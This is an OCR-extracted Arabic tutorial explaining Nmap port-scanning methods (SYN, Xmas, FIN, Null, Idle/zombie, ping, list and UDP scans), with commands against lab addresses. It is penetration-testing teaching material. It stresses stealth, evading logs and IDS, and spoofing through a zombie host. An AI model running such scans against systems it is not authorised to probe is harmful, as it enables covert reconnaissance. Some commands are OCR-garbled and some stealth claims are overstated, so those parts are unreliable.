
- **Using Nmap to Perform an SYN Scan (Stealth Scan\Half-open Scan)**

هذا النوع من الفحص يعتبر الأكثر شعبية في فحص المنافذ. هناك أسباب عده لجعله أكثر شعبيه، بما في ذلك حقيقة أنه الفحص الافتراضي مع **Nmap**. إذا قمت بتشغيل الأمر **Nmap** بدون تحديد نوع الفحص (**باستخدام التعبير s–**)، فأن **Nmap** يستخدم فحص **SYN**

افتراضيا وبصرف النظر عن حقيقة أن فحص **SYN** هو الخيار الافتراضي، بل هو أيضا أسرع من **TCP Connection Scan** ولا يزال آمنة جدا، مع فرصة ضئيلة من الحرمان من الخدمة او فلترته (**Denial of Service**) أو تلف النظام الهدف (**DoS 'ing or crashing the target system**). **SYN Scan** هو الأسرع لأنه يكمل سوى الخطوات الأولى والثانية من عملية **The Three way handshake**.

في **SYN Scan**، فأنه يتم إرسال حزمة **SYN** إلى الهدف والهدف يستجيب بـ **SYN/ACK**(على افتراض ان المنفذ قيد الاستخدام وليس مفلتر) مثلما فعلت في **TCP Connection Scan**. ومع ذلك، في هذه المرحلة، بدلا من إرسال حزمة **ACK** التقليدية، فأنه يرسل حزمة **RST** إلى الهدف. حزمة RST تخبر الجهاز الهدف بأن يتجاهل أي من الحزم السابقة وإغلاق الاتصال بين الجهازين. وينبغي أن يكون واضحا أن ميزة السرعة في **SYN Scan** يأتي من حقيقة أن هناك عدد أقل من الحزم المرسلة بين المضيفين عند استخدام **SYN Scan** بدلا من **TCP Connection Scan** . على الرغم من أن عدد قليل من الحزم قد لا يبدو وكأنه ميزة كبيرة، ولكنه يضيف سرعه كبيره عند استخدامه في فحص عدد من المضيفين في وقت واحد.





إذا اعتبرنا المثال المصافح الثلاثية (**Three way handshake**) مثل مكالمة هاتفية، فان **SYN Scan** مثل اتصال بشخص ما يملك جهاز استقبال (**answer machine**) يلتقط الهاتف ويقول "مرحبا؟"، ثم ببساطة تقفل الاتصال بدون كلمة واحدة.

ميزة أخرى لـ **SYN Scan** هو أنه في بعض الحالات، يوفر مستوى من الغموض أو الخلسة(**stealth**). بسبب هذه الميزة، غالبا ما يشار إلى **SYN Scan** باسم "**Stealth Scan** ". يرجع إطلاق هذا الاسم عليه لأنه في الحقيقة لا يستخدم تقنية المصافحة الثلاثية كاملة. هناك تطبيقات وملفات سجل (**log file**) التي تتطلب الانتهاء من المصافحة الثلاثية (**Three way hand shack**) قبل أن تبدأ في تسجيل أي نشاط. وهذا ما يتميز به **SYN Scan** حيث انه لم يكمل أبدا اتصال واحد، ويؤدى هذا الى عدم اكتشافه من قبل بعض التطبيقات. **يرجى ملاحظة أن هذا استثناء وليس قاعدة**. جميع الجدران النارية الحديثة وأنظمة كشف التسلل المستخدمة اليوم من شأنها كشف والإبلاغ عن **SYN Scan**. لأن **SYN Scan** هو الفحص الافتراضي لدى **Nmap**، من الناحية الفنية نحن لا نحتاج الى تحديد نوع الفحص مع التعبير (**-s**). ومع ذلك، لأننا هنا نركز على الأساسيات، فكالعادة سوف نقوم بتحديد نوع الفحص.

لتشغيل SYN Scan، يمكنك فتح نافذة سطر الاوامر (terminal\command prompt) وإصدار الأمر التالي:

```
#nmap©-sS©-p-©-Pn©192.168.18.132
```

هنا استخدمنا مع التعبير (**-s**) التعبير **S** والذي يعبر ان نوع الفحص سوف يكون **SYN Scan** ونتذكر اننا سابقا كنا قد استخدمنا التعبير **T** والذي بدوره كان يدل على **TCP Connection Scan**.

مميزات هذا النوع من الفحص:

يعد هذا الاسلوب أحد أفضل اساليب الفحص في اداة **nmap** وأشهرها في الاستخدام لكفاءته في العمل على جميع الانظمة والشبكات. أيضا بما ان هذا الفحص لا يقوم بفتح جلسة اتصال كاملة فهذا يعني انه لن يتم تسجيل **logs** لهذا الفحص ولهذا يعد هذا الفحص أحد أفضل اساليب التخفي اثناء فحص هدف معين.

عيوب هذا النوع من الفحص: يحتاج لـ **privileged access** حتى يتم تنفيذه.

- **Using Nmap to Perform an Xmas Scan**

في عالم الكمبيوتر، (**RFC**) المعنى الحقيقي لهذا المصطلح هو **Request for comments** وهي سلسلة أبحاث علمية تصدر حاليا من خلال منظمة دولية تعرف بي **Internet Engineering Task Force** أو **IETF** وتشمل هذه السلسة أبحاث ومراجع علمية تقوم بتفسير سلوكيات عمل الأنترنت والأنظمة التي تسيرها وهي تتيح لمهندس وعلماء أجهزة الكمبيوتر بنشر أبحاثهم ضمن سلسلة منظمة وبشكل

مرقم. **RFCs** توفر لنا قدرا هائلا من التفاصيل حول الأعمال الداخلية لنظام معين. لأن **RFCs** تصف التفاصيل التقنية لكيفية عمل النظام، المهاجمين والمتسللين في كثير من الأحيان يقرأون **RFCs** للبحث عن نقاط الضعف أو الثغرات المحتملة الموضحة في الوثائق. **Xmas tree scans** و **null scans** تستغل مثل هذه الثغرات.

Xmas tree scans سمى بذلك لأنه يستخدم كل من العلامات **FIN**، **PSH**، و**URG** في الحزمة وتكون في وضع **on** ، ونتيجة لذلك، فإن الحزمة لديها الكثير من العلامات في وضع **on** وغالبا ما يتم وصف الحزمة بأنها "إضاءات مثل شجرة عيد الميلاد ". بالنظر إلى ما نعرفه بالفعل عن اتصالات **TCP** والمصافحة الثلاثية، فإنه ينبغي أن نكون واضحين أن **Xmas tree packet** أمر غير معتاد للغاية لأنه لن يتم تعيين أيا من **SYN** ولا **ACK**. ومع ذلك، هذه الحزمة غير عادية وتستخدم لغرض معين.

إذا كان النظام الذي نقوم بفحصه متوافق مع **TCP RFC implementation (RFC 793)**، يمكننا أن نرسل واحد من هذه الحزم الغير عادية لتحديد الوضع الحالي للمنافذ/البورتات. يقول **TCP RFC** أنه إذا كان المنفذ مغلق وتلقى حزم لا تحتوي على العلامات **SYN**، **ACK**، **RST**، فان المنفذ يرد مع حزمة **RST** الخاصة به. وعلاوة على ذلك، ينص **RFC** أنه إذا كان المنفذ مفتوحا، وتلقى حزمة لا تحتوي على العلامات **SYN**، **ACK**، أو **RST**، فان المنفذ يتجاهل الحزمة. نتوقف لحظة لإعادة قراءة الجملتين الأخيرتين، لأنها ضرورية لفهم الاستجابة التي نحصل عليها من هذا الفحص.



على افتراض ان نظام التشغيل الهدف متوافق تماما مع **RFC TCP**، فأن **Nmap** قادر على تحديد حالة المنفذ دون استكمال أو حتى الشروع في الاتصال مع النظام الهدف. كلمة "افتراض" تستخدم وذلك لأنه ليس كل انظمة التشغيل الموجودة في السوق اليوم متوافقة تماما مع **RFC**. بشكل عام، فان **the Xmas tree** و **null scan** يعملوا فقط ضد أنظمة التشغيل لينوكس ويونكس ولكن لا يعملوا مع ويندوز. ونتيجة لذلك، فان **Xmas tree** و **null scan** ليست فعالة ضد أهداف التي تعمل بنظام التشغيل مايكروسوفت.

لتنفيذ Xmas tree scan فإننا نستخدم التعبير X مع التعبير (-s) فيصبح (-sX) كالاتى:

#nmap©-sX©-p-©-Pn©192.168.18.132

مميزات هذا النوع من الفحص:

لا يقوم بفتح جلسة اتصال كاملة فهذا يعني انه لن يتم تسجيل **logs** لهذا الفحص وأيضا لن يتم اكتشافه بواسطة **IDS**.

عيوب هذا النوع من الفحص:


يحتاج لـ **privileged access** حتى يتم تنفيذه وه ولا تعمل على بعض الانظمة كنظام **Windows**.

- **Using Nmap to Perform an FIN Scan**

FIN Scan هو نوع من أنواع فحص المنافذ. العميل يرسل حزمة **FIN** إلى المنفذ الهدف، فاذا كانت الخدمة ليست قيد التشغيل أو إذا كان المنفذ مغلق فإنه يجيب مع الحزمة **RST**.


اما إذا كان المنفذ مفتوح فانه لا يعطى أي استجابة.

#nmap©-sF©-p-©-Pn©192.168.18.132



Using Nmap to Perform Null Scans

Null Scan، مثل Xmas tree Scan، هي مجموعة فحوصات للمنافذ مصنوعة من الحزم التي لا تستخدم اتصالات TCP التقليدية. في نواح كثيرة، Null scan هو على العكس تماما من Xmas tree scan لأن Null scan تستخدم الحزم الخالية من أي علامات [flages] (فارغة تماما).
الأنظمة المستهدفة سوف تستجيب الى عمليات الفحص الفارغة (Null Scan) بنفس الطريقة التي تستجيب Xmas tree scan. على وجه التحديد، المنافذ المفتوحة على النظام الهدف لن ترسل أي رد، في حين أن المنافذ المغلقة سوف تستجيب مع حزمة RST. من المهم أن نتذكر أن عمليات الفحص هذه تعمل فقط مع أنظمة التشغيل التي تتوافق 100٪ مع RFC TCP.
واحدة من المزايا الرئيسية لتشغيل Xmas tree scan وNull scan هو أنه في بعض الحالات، قادرا على تجاوز المرشحات البسيطة (simple filter) وقوائم التحكم بالوصول. بعض من هذه الفلاتر البدائية تعمل من خلال منع حزم SYN الواردة. هذا النوع من الفلترة من خلال منعه حزمة SYN من دخول النظام، يؤدى الى منع المصافحة الثلاثية لاتصال TCP. فإذا لم تحدث المصافحة الثلاثية، فلن يكون هناك اتصال TCP بين النظم، أو بتعبير أدق، لن يكون هناك اتصال TCP.



من المهم أن نفهم أن Xmas tree Scan وNull scan لا يسعون إلى إقامة أي نوع من اتصال كامل. الهدف من هذا كله هو لتحديد ما إذا كان المنفذ مفتوحا أو مغلقا.
مع الفقرتين السابقتين في الاعتبار، والنظر في المثال التالي. نفترض أن لدينا شبكة فقام مسئول الشبكة بوضع جدار حماية بسيط أمام نظامه لمنع أي شخص من خارج شبكته من الاتصال إلى النظام. جدار الحماية يعمل ببساطة عن طريق إسقاط أي اتصالات خارجية التي تبدأ مع حزمة SYN. قام مسئول الشبكة بالاستعانة بهاكر أخلاقي، لفحص نظامه. يظهر في نظام الفحص TCP connect scan الأولي لاتصال الهاكر الأخلاقي عدم ظهور شيء. ومع ذلك، فان مختبر الاختراق يتابع فحصه مع UDP scan، Xmas tree وNull scan. فيؤدى ذلك الى وجود بعض من المنافذ المفتوحة على النظام.

```
#nmap©-sN©-p-©-Pn©192.168.18.132
```

مميزات هذا النوع من الفحص:

لا يقوم بفتح جلسة اتصال كاملة فهذا يعني انه لن يتم تسجيل logs لهذا الفحص وأيضا لن يتم اكتشافه بواسطة IDS.

عيوب هذا النوع من الفحص:

يحتاج لـ privileged access حتى يتم تنفيذه وه ولا تعمل على بعض الانظمة كنظام Windows.

IDLE Scan

ما هو المسح الساكن، أو ما يعرف بالـ Idle Scan؟

هي إحدى التقنيات المستعملة في فحص منافذ TCP للهدف، دون أن يتم إرسال حزمة واحدة للهدف، وبالتالي يكون الهدف أعمى عن حقيقة من قام بالفحص. يمكن استخدامها لإرسال عنوان مصدر منتحل (spoofed source address) إلى جهاز كمبيوتر لمعرفة ما هي الخدمات المتاحة، ويتم إنجاز ذلك عن طريق انتحال كمبيوتر آخر.
هذا الفحص لن يتم فيه إرسال أية حزمة من عنوان IP الخاص بك؛ ولكن بدلا من ذلك، يستخدم مضيف آخر، وغالبا ما يسمى "zombie"، لفحص المضيف البعيد وتحديد المنافذ المفتوحة. يتم ذلك عن طريق توقع أرقام التسلسل IPID للمضيف zombie. فإذا تحقق المضيف البعيد عن المضيف الذي قام بالفحص، فإن IP الذي يظهر يخص المضيف zombie.
بعض أساسيات TCP/IP التي من الضروري معرفتها لفهم الفحص الساكن Idle Scan:
الفحص الساكن [Idle scan] هي طريقة متطورة لفحص المنافذ. لا تحتاج أن تكون خبيرا في TCP/IP لفهمه. لكنك تحتاج إلى فهم الحقائق الأساسية التالية:

1- معظم خوادم الشبكة تستخدم منافذ **TCP**، مثل خوادم الويب على المنفذ 80 وخدمة البريد على المنفذ 25. ويعتبر المنفذ مفتوح إذا كان التطبيق قيد العمل على المنفذ، وإلا يتم إغلاقه.
2- لمعرفة إذا كان منفذ **TCP** مفتوح أم لا. نقوم بإرسال حزمة من نوع **SYN** والتي هي حزمة رغبة إنشاء اتصال، فإذا قام الطرف الآخر بالرد عليها بحزمة من نوع **SYN/ACK** "أي حزمة الموافقة على رغبة إنشاء الاتصال" فهذا يعني بإن المنفذ مفتوح. ولكن إذا جاء الرد من الطرف الآخر بحزمة من نوع **RST**. فهذا يعني بإن المنفذ مغلق.
3- أي جهاز يستلم فجأة حزمة من نوع **SYN/ACK**. أي إنه يوافق على رغبة الاتصال، رغم أن الجهاز لم يرسل طلب بإنشاء اتصال. فإن الجهاز سيقوم بالرد عليها بحزمة من نوع **RST**، وهذا دلالة على الرفض أو إلغاء الأمر.
4- أي حزمة في الشبكات لها رقم يسمى **IP Identifier** أو بعض الكتب تسميه **Fragment Identifier** والذي نرمز له بـ **IP ID**. انظمة التشغيل إن لم يكن كلها تقوم بزيادة هذا الرقم لكل حزمة تقوم بإرسالها، وبالتالي عملية التحقق أو **probe** من الـ **IP ID** يمكن أن تكشف لنا كم حزمة تم إرسالها منذ آخر عملية تحقق **probe** قمنا بها وذلك لأنه نستطيع أن نحسب الفارق بين الرقمين لـ **IP ID** الذي حصلنا عليهم.


من خلال هذه الحقائق، فمن الممكن فحص الشبكة المستهدفة مع تزوير هويتك بحيث تبدو وكأنك "zombie machine" قام بالفحص.

<u>طريقة عمل فحص (Scan) من نوع Idle Scan :</u>

هناك ثلاث خطوات سيتم تكرارها بغض النظر عن حالة المنفذ (مفتوح، مغلق، مفلتر) الذي يتم فحصه على جهاز المستهدف (الهدف المراد فحصه). هذه الخطوات هي:

الخطوة الأولى:

نقوم بالتحقق من رقم الـ **IP ID** للحزم على جهاز الضحية(**zombie**)، من خلال إرسال حزمة **SYN/ACK** له وتسجيل الرقم العائد لنا في حزمة الـ**RST** .




الخطوة الثانية:

نقوم بإنشاء حزمة نوعها **SYN** وذلك رغبة في إنشاء اتصال بين الضحية (**zombie**)والجهة المستهدفة. نقوم بإرسال هذه الحزمة الى الهدف المراد فحصه، ولكن مع وضع عنوان الضحية (**zombie**)وليس عنوان جهاز الفحص الذي ننفذ عملية الفحص منه.



الخطوة الثالثة:

نقوم بالتحقق من رقم الـ **IP ID** للحزم على جهاز الضحية (**zombie**)مرة أخرى، من خلال إرسال حزمة **SYN/ACK** له وتسجيل الرقم العائد لنا في حزمة الـ **RST**. نقوم بمقارنة رقم الـ **IP ID** الذي حصلنا عليه في هذه الخطوة مع الرقم الذي حصلنا عليه في الخطوة رقم(1). حيث سيتغير أو لا يتغير هذا الرقم حسب حالة المنفذ الذي تم فحصه.



هذه هي الثلاث حالات التي ستتكرر في كل مرة نقوم بالفحص بغض النظر عن حالة المنفذ (مفتوح، مغلق، مفلتر)

الآن نأتي الى كيفية معرفة هل المنفذ مفتوح، أم مغلق، أم هو مفلتر بواسطة جدار ناري. طبعا جميع الشرح هذا يجب ان يكون فيه الضحية أو الـ **Zombie** في حالة سكون(**Idle**) . غير ذلك جميع ما ذكر سيختلف ويكون صعب تخمين رقم الـ **IP ID** وبالتالي يصعب الحصول على نواتج دقيقة ... الآن الـ **IP ID** على جهاز الضحية يجب أن يتغير بمقدار واحد (1) أو بمقدار أثنين (2). الآن:

- إذا كان التغيير في **IP ID** بمقدار واحد (1): هذا يعني إنه الضحية/ **Zombie**لم تقم بإرسال سوى حزمة واحدة والتي كانت رداً على حزمة التحقق (**SYN**) الذي قام بها الفاحص ... وبالتالي هذا يعطينا فكرة على إن الهدف إما إنه لم يقم بالرد أو إنه قام بالرد بحزمة من نوع **RST** ولهذا تجاهلها الضحية/ **Zombie**وهذا يعني بإن المنفذ مغلق.
- إذا كان التغيير في الـ **IP ID** بمقدار أثنين (2): فهذا يعني بإن الضحية قام بارسال حزمتين. واحدة كانت رداً على حزمة التحقق (**SYN**) الذي قام بها الفاحص. وأخرى كانت رداً على جواب المنفذ بـ **SYN/ACK** وبالتالي هذا يعطينا دلالة على إن المنفذ مفتوح.
- إذا كان التغيير في **IP ID** أكثر من 2، فهذا يعني بإن الضحية **Zombie**هذا غير جيده. أي إنه فعلياً ليس في حالة سكون **Idle** حقيقية وبالتالي نتائجنا غير دقيقة.
- أخيراً، بسبب كون ما يحصل في حالة أردنا معرفة هل المنفذ مغلق أم مفلتر هو نفسه زيادة الـ **IP ID** بمقدار واحد. فهذا يعني بإن الـ **Idle Scan** لا يستطيع أن يميز فعلياً بين المنفذ المغلق أو المنفذ المفلتر.

الأحداث التي تحصل في حالة فحص منفذ مفتوح

الخطوة الأولى: SYN/ACK — RST IP ID = 44501

الخطوة الثانية: SYN من الضحية — SYN/ACK — RST IP ID = 44502

الخطوة الثالثة: SYN/ACK — RST IP ID = 44503

الأحداث التي تحصل في حالة فحص منفذ مغلق

الخطوة الأولى: SYN/ACK — RST IP ID = 44501

الخطوة الثانية: SYN من الضحية — RST — (لا يوجد إستجابة)

الخطوة الثالثة: SYN/ACK — RST IP ID = 44502

الأحداث التي تحصل في حالة فحص منفذ يكون مفلتر

الحالة الأولى: SYN/ACK — RST IP ID = 44501

الحالة الثانية: SYN من الضحية — (لا يوجد إستجابة)

الحالة الثالثة: SYN/ACK — RST IP ID = 44502

جهاز الفاحص، أو جهاز الفحص Scan

الجهاز الضحية، أي الجهاز الذي يكون Idle

الجهاز المراد فحصه أي الهدف المراد فحصه

الآن لنرى كيف يتم تنفيذ الفحص الساكن Idle Scan من خلال Nmap. حيث يتم تنفيذ ذلك ببساطة من خلال الأمر التالي:

```
#nmap©-Pn©-sI©idle.device.com©www.target.com
```

- ### ICMP Echo Scanning/List scan

في بعض الأحيان تكون بحاجة فقط لمعرفة ان كان الجهاز متواجد في الشبكة أو لا. هذا الفحص سريع جدا، لأنه لا يرسل الا نوعين من الحزم الى كل البورتات. بل الفحص كله ينحصر فيه 2 من الحزم، واحدة تسمى **ICMP Echo Request** و هي للتحقق من إذا ما كان الجهاز متواجدا أم لا والثانية وهي تدعى **ICMP Echo Reply** وتعود في حالة إذا كان الجهاز متواجدا (يرسلها الجهاز الثاني الذي تلقى الـ**Request**) وطبعا ان لم يكن الجهاز في الشبكة فلن نحصل على رد.

إذا **ICMP Echo Scanning** يستخدم في عملية فحص لاكتشاف الأجهزة الحية عن طريق عمل **ping** لكافة الأجهزة في الشبكة المستهدفة. يستخدم **ICMP Echo Scanning** في **UNIX/Linux** و**BSD based machine** حيث تم اعداد بنية **TCP/IP** في أنظمة التشغيل هذه للاستجابة الى **ICMP Echo Request** لعناوين **broadcast**. هذه التقنية لا يمكن أن تستخدم في الشبكات القائمة على نظام التشغيل ويندوز لان بنية **TCP/IP** أجهزة ويندوز تم إعدادها افتراضيا، إلى عدم الرد على **ICMP Echo Request** الموجه الى عناوين **Broadcast**.

لا يشار إلى ان **ICMP Echo Scanning** كأنه فاحص للمنافذ كما أنه لا يملك إمكانية فحص المنافذ. **ICMP Echo Scanning** مفيد فقط لتحديد المضيفين في شبكة هل هم متواجدين ام لا عن طريق عمل **ping** لهم جميعا. يتم ذلك كالاتى:

```
#nmap©-sP©192.168.219.0/24
```

في **List scan**، يتم اكتشاف المضيف النشط في الشبكة بطريقه غير مباشره. **List scan** ببساطة تنشا وتطبع قائمة ب**IPs/Names** دون عمل **ping** لأسماء المضيفين أو فحص المنافذ. ونتيجة لذلك، سيكون ناتج الامر قائمة بجميع عناوين **IP** بأنها "**not scanned**"، مثال (**0 host up**). او بمعنى اخر**List Scan** سيقوم بفحص IP المحدد ولكن دون إرسال حزم حقيقية ولكن النتائج في معظم الحالات إن لم تكن كلها تكون سلبية وهذا الأمر لا يمكن استخدامه مع أوامر فحص البورتات واكتشاف أنظمة التشغيل.

```
#nmap©-sL©192.168.219.0
```

List scan مفيدة في الكشف عن الأخطاء.

- **Using Nmap to Perform UDP Scans**

واحدة من أكثر الأخطاء شيوعا في فحص المنافذ بالنسبة لمختبري الاختراق الجدد هو أنم يغفلوا عن **UDP**. من المهم جدا أن نفهم أن كلا من **TCP Connect scans** و**SYN Scan** يستخدم **TCP** كأساس للاتصال بهم. يمكن لأجهزة الكمبيوتر التواصل مع بعضهم البعض باستخدام إما **TCP** أو **UDP**، ومع ذلك، هناك العديد من الاختلافات الرئيسية بين البروتوكولين.

يعتبر **TCP** "**connection-oriented protocol**" لأنه يتطلب التواصل بين كل من المرسل والمتلقي وان يبقوا في مزامنة. هذه العملية تضمن أن الحزم المرسلة من كمبيوتر إلى آخر وصول سليم إلى المتلقي وبالترتيب الذي تم إرساله. من ناحية أخرى، فان **UDP** يكون "**connectionless**" لأن المرسل ببساطة يرسل الحزم إلى المتلقي مع عدم وجود آلية لضمان أن الحزم تصل إلى وجهتها سليمه. هناك العديد من المزايا والعيوب لكل من البروتوكولات بما في ذلك السرعة والموثوقية، والتحقق من الخطأ. لإتقان حقا فحص المنافذ، فسوف تحتاج إلى فهم متين من هذه البروتوكولات. استغل بعض الوقت وحاول معرفة كل واحد منهم.

في وقت سابق لقد تم وصف عملية المصافحة الثلاثية (**three way handshake**) بعملية المكالمة هاتفية. المصافحة الثلاثية هو عنصر أساسي لاتصالات **TCP** التي تسمح للمرسل والمتلقي البقاء على وفاق. لأن **UDP** هو بدون اتصال، لذلك يتم وصف هذا النوع من الاتصال كإسقاط بريد في صندوق البريد. في معظم الحالات، المرسل يكتب العنوان على المغلف/الظرف، ويضع عليه طابع بريد، ويضع الرسالة في صندوق البريد. في نهاية المطاف، ساعي البريد يأتي ويلتقط الرسالة حيث يتم إدخالها في نظام التوجيه الإلكتروني. في هذا المثال، ليس هناك عودة أو تأكيد استلام للمرسل. وبمجرد أن يأخذ ساعي البريد الرسالة، المرسل ليس لديه أي ضمان بأن هذه الرسالة سوف تصل إلى وجهتها النهائية.

الآن لديك فهم بسيط جدا في الفرق بين **TCP** و**UDP**، فمن المهم أن نتذكر أنه ليس كل خدمة تستخدم فقط **TCP**. العديد من الخدمات البارزة تستخدم **UDP** بما في ذلك **DHCP**،**DNS** ، بروتوكول إدارة الشبكة البسيطة، وبروتوكول نقل الملفات. واحدة من الصفات الأكثر أهمية لمختبر الاختراق هي الدقة. سيكون محرجا جدا أن تغفل عن خدمة لأنك نسيت تشغيل فحص **UDP** ضد الهدف.


كل من **TCP connect scan** و**SYN scan** يستخدمون **TCP** كأساس لتقنيات الفحص الخاصة بهم. إذا كنا نريد اكتشاف الخدمات باستخدام **UDP**، فنحن بحاجة الى إرشاد **Nmap** لإنشاء فحص باستخدام حزم **UDP**. لحسن الحظ، **Nmap** يجعل هذه العملية بسيطة جدا. لتشغيل فحص **UDP** ضد هدفنا، فإننا ندخل الأمر التالي في الطرفية:

```
#nmap©sU©192.168.18.132
```

سوف تلاحظ أن التعبير "-p-" و "-Pn" تم إسقاطهم من الفحص. السبب في ذلك بسيط. فحص UDP بطيء جدا؛ حتى تشغيل فحص UDP في الوضع الافتراضي أي يفحص اهم 1000 منفذ يأخذ مقدارا كبيرا من الوقت.

كما قلنا سابقا ان **UDP** لا يتأكد من وصول البينات فبالتالي من الصعب جدا معرفة هل المنفذ مفتوح ام مغلق ام مفلتر ومع ذلك، يأتي هنا دور رسائل خطأ **ICMP**التي يمكنك استخدامها لتحديد ما إذا كانت المنافذ مفتوحة أو مغلقة. بحيث إذا قمت بإرسال حزمة **UDP** غير مرتبطة بتطبيق إلى منفذ، فاذا كان المنفذ مغلق فانه سوف يعود اليك برسالة خطأ **ICMP port unreachable packet**.

في حين أن المنافذ التي لم تجيب إما مفتوحة أو مفلتره من قبل جدار الحماية.



في بعض الأحيان فان بعض المضيفين تقوم بمنع رسائل الخطأ **ICMP** (**ICMP port unreachable messages**)افتراضيا مثل لينكس، وسولاريس. على سبيل المثال، نواة لينكس 2.4.20 تحد من الرسال (**ICMP port unreachable messages**) واحدة في الثانية (**net/ipv4/icmp.c**).

